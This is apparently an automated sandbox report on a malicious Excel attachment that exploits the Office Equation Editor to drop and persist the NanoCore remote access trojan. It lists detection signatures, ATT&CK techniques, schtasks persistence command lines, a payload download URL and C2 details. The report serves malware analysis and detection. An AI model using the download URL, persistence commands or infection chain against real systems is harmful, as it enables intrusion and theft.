ID: 344209
Sample Name: PO-FRE590164.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:17:36
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PO-FRE590164.xlsx

Overview


General Information

Sample Name:	PO-FRE590164.xlsx
Analysis ID:	344209
MD5:	c175f48a4862c49..
SHA1:	e6c98cffb65b0ef…
SHA256:	42a85a33d440c1..
Tags:	NanoCore VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: NanoCore
- Sigma detected: Scheduled temp file…
- Yara detected AntiVM_3
- Yara detected Nanocore RAT

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1476 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2552 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2688 cmdline: 'C:\Users\Public\vbc.exe' MD5: 81956BB4F67D790E13CFD18F4CDD779B)
    - schtasks.exe (PID: 2924 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\TrXHdHpWh' /XML 'C:\Users\user\AppData\Local\Temp\tmpD9BD.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - vbc.exe (PID: 2908 cmdline: C:\Users\Public\vbc.exe MD5: 81956BB4F67D790E13CFD18F4CDD779B)
    - vbc.exe (PID: 2920 cmdline: C:\Users\Public\vbc.exe MD5: 81956BB4F67D790E13CFD18F4CDD779B)
- smtpsvc.exe (PID: 2264 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 81956BB4F67D790E13CFD18F4CDD779B)
  - schtasks.exe (PID: 852 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\TrXHdHpWh' /XML 'C:\Users\user\AppData\Local\Temp\tmp1334.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - smtpsvc.exe (PID: 1336 cmdline: C:\Program Files (x86)\SMTP Service\smtpsvc.exe MD5: 81956BB4F67D790E13CFD18F4CDD779B)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "C2: ": [
    "127.0.0.1:4009"
  ],
  "Version: ": "NanoCore Client, Version=1.2.2.0"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2379743753.00000000004 02000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8 JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000008.00000002.2379743753.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000008.00000002.2379743753.00000000004 02000.00000040.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfcf5:$a: NanoCore • 0xfd05:$a: NanoCore • 0xff39:$a: NanoCore • 0xff4d:$a: NanoCore • 0xff8d:$a: NanoCore • 0xfd54:$b: ClientPlugin • 0xff56:$b: ClientPlugin • 0xff96:$b: ClientPlugin • 0xfe7b:$c: ProjectData • 0x10882:$d: DESCrypto • 0x1824e:$e: KeepAlive • 0x1623c:$g: LogClientMessage • 0x12437:$i: get_Connected • 0x10bb8:$j: #=q • 0x10be8:$j: #=q • 0x10c04:$j: #=q • 0x10c34:$j: #=q • 0x10c50:$j: #=q • 0x10c6c:$j: #=q • 0x10c9c:$j: #=q • 0x10cb8:$j: #=q
0000000C.00000002.2217649991.00000000032 39000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
0000000C.00000002.2217649991.00000000032 39000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x42aad:$a: NanoCore • 0x42b06:$a: NanoCore • 0x42b43:$a: NanoCore • 0x42bbc:$a: NanoCore • 0x56267:$a: NanoCore • 0x5627c:$a: NanoCore • 0x562b1:$a: NanoCore • 0x6ed13:$a: NanoCore • 0x6ed28:$a: NanoCore • 0x6ed5d:$a: NanoCore • 0x42b0f:$b: ClientPlugin • 0x42b4c:$b: ClientPlugin • 0x4344a:$b: ClientPlugin • 0x43457:$b: ClientPlugin • 0x56023:$b: ClientPlugin • 0x5603e:$b: ClientPlugin • 0x5606e:$b: ClientPlugin • 0x56285:$b: ClientPlugin • 0x562ba:$b: ClientPlugin • 0x6eacf:$b: ClientPlugin • 0x6eaea:$b: ClientPlugin
Click to see the 43 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.vbc.exe.520000.2.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
8.2.vbc.exe.520000.2.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
8.2.vbc.exe.530000.3.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xd9ad:$x1: NanoCore.ClientPluginHost • 0xd9da:$x2: IClientNetworkHost
8.2.vbc.exe.530000.3.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xd9ad:$x2: NanoCore.ClientPluginHost • 0xea88:$s4: PipeCreated • 0xd9c7:$s5: IClientLoggingHost
8.2.vbc.exe.530000.3.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 11 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: NanoCore


Sigma detected: Scheduled temp file as task from temp location

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Command and Scripting Interpreter 1	Scheduled Task/Job 1	Process Injection 1 1 2	Masquerading 1 1 2	Input Capture 1 1	Security Software Discovery 2 1	Remote Services	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Remote Access Software 1
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 2 2

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Hidden Files and Directories 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2 1	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-FRE590164.xlsx	34%	Virustotal		Browse
PO-FRE590164.xlsx	24%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Vbb[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\TrXHdHpWh.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	35%	Virustotal		Browse
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Vbb[1].exe	35%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Vbb[1].exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\TrXHdHpWh.exe	35%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\TrXHdHpWh.exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\Public\vbc.exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.vbc.exe.530000.3.unpack	100%	Avira	TR/NanoCore.fadte		Download File
8.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Dropper.Gen		Download File
12.2.smtpsvc.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nop.myq-see.com	198.23.207.63	true	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://nop.myq-see.com/win/Vbb.exe	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	vbc.exe, 00000004.00000002.2175017889.0000000005150000.00000002.00000001.sdmp, vbc.exe, 00000008.00000002.2382084526.0000000005280000.00000002.00000001.sdmp, smtpsvc.exe, 00000009.00000002.2208244482.0000000005290000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000004.00000002.2175017889.0000000005150000.00000002.00000001.sdmp, vbc.exe, 00000008.00000002.2382084526.0000000005280000.00000002.00000001.sdmp, smtpsvc.exe, 00000009.00000002.2208244482.0000000005290000.00000002.00000001.sdmp	false		high
http://www.day.com/dam/1.0	F36B41B0.emf.0.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.2169962505.00000000023C1000.00000004.00000001.sdmp, smtpsvc.exe, 00000009.00000002.2205013138.0000000002131000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.23.207.63	unknown	United States		36352	AS-COLOCROSSINGUS	false

Private

IP
127.0.0.1
127.0.0.1:4009

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344209
Start date:	26.01.2021
Start time:	09:17:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO-FRE590164.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@15/11@2/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1% (good quality ratio 1%) • Quality average: 57.8% • Quality standard deviation: 18.4%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:22:12	API Interceptor	72x Sleep call for process: EQNEDT32.EXE modified
09:22:16	API Interceptor	1109x Sleep call for process: vbc.exe modified
09:22:18	API Interceptor	2x Sleep call for process: schtasks.exe modified
09:22:23	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe
09:22:33	API Interceptor	81x Sleep call for process: smtpsvc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	JBz_shellcode - variant2.ps1	Get hash	malicious	Browse	• 107.175.49.49
	left.ps1	Get hash	malicious	Browse	• 107.175.49.49
	DHL-ADDRESS.xlsx	Get hash	malicious	Browse	• 198.144.176.146
	RFQ 2027376.xlsx	Get hash	malicious	Browse	• 107.172.130.131
	QtEQhJpxAt.exe	Get hash	malicious	Browse	• 198.46.134.245
	Order confirmation.xlsx	Get hash	malicious	Browse	• 107.175.1.164
	LRGjZ3F0AO.exe	Get hash	malicious	Browse	• 154.16.112.101
	ORDER#9494.exe	Get hash	malicious	Browse	• 107.174.65.139

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	T7gzTHDZ7g.rtf	Get hash	malicious	Browse	• 192.3.22.59
	PO AR483-1590436 _ J-3000 PROJT.xlsx	Get hash	malicious	Browse	• 192.3.22.59
	SpreadSheets.exe	Get hash	malicious	Browse	• 107.172.188.113
	dg9PJ79P3G.exe	Get hash	malicious	Browse	• 154.16.112.101
	XT-074321.xlsx	Get hash	malicious	Browse	• 192.3.22.40
	payment issue.xlsx	Get hash	malicious	Browse	• 198.144.176.146
	6VEoBuy32f.xls	Get hash	malicious	Browse	• 192.3.2.50
	6VEoBuy32f.xls	Get hash	malicious	Browse	• 192.3.2.50
	Photo-064-2021.jpg.exe	Get hash	malicious	Browse	• 198.23.172.50
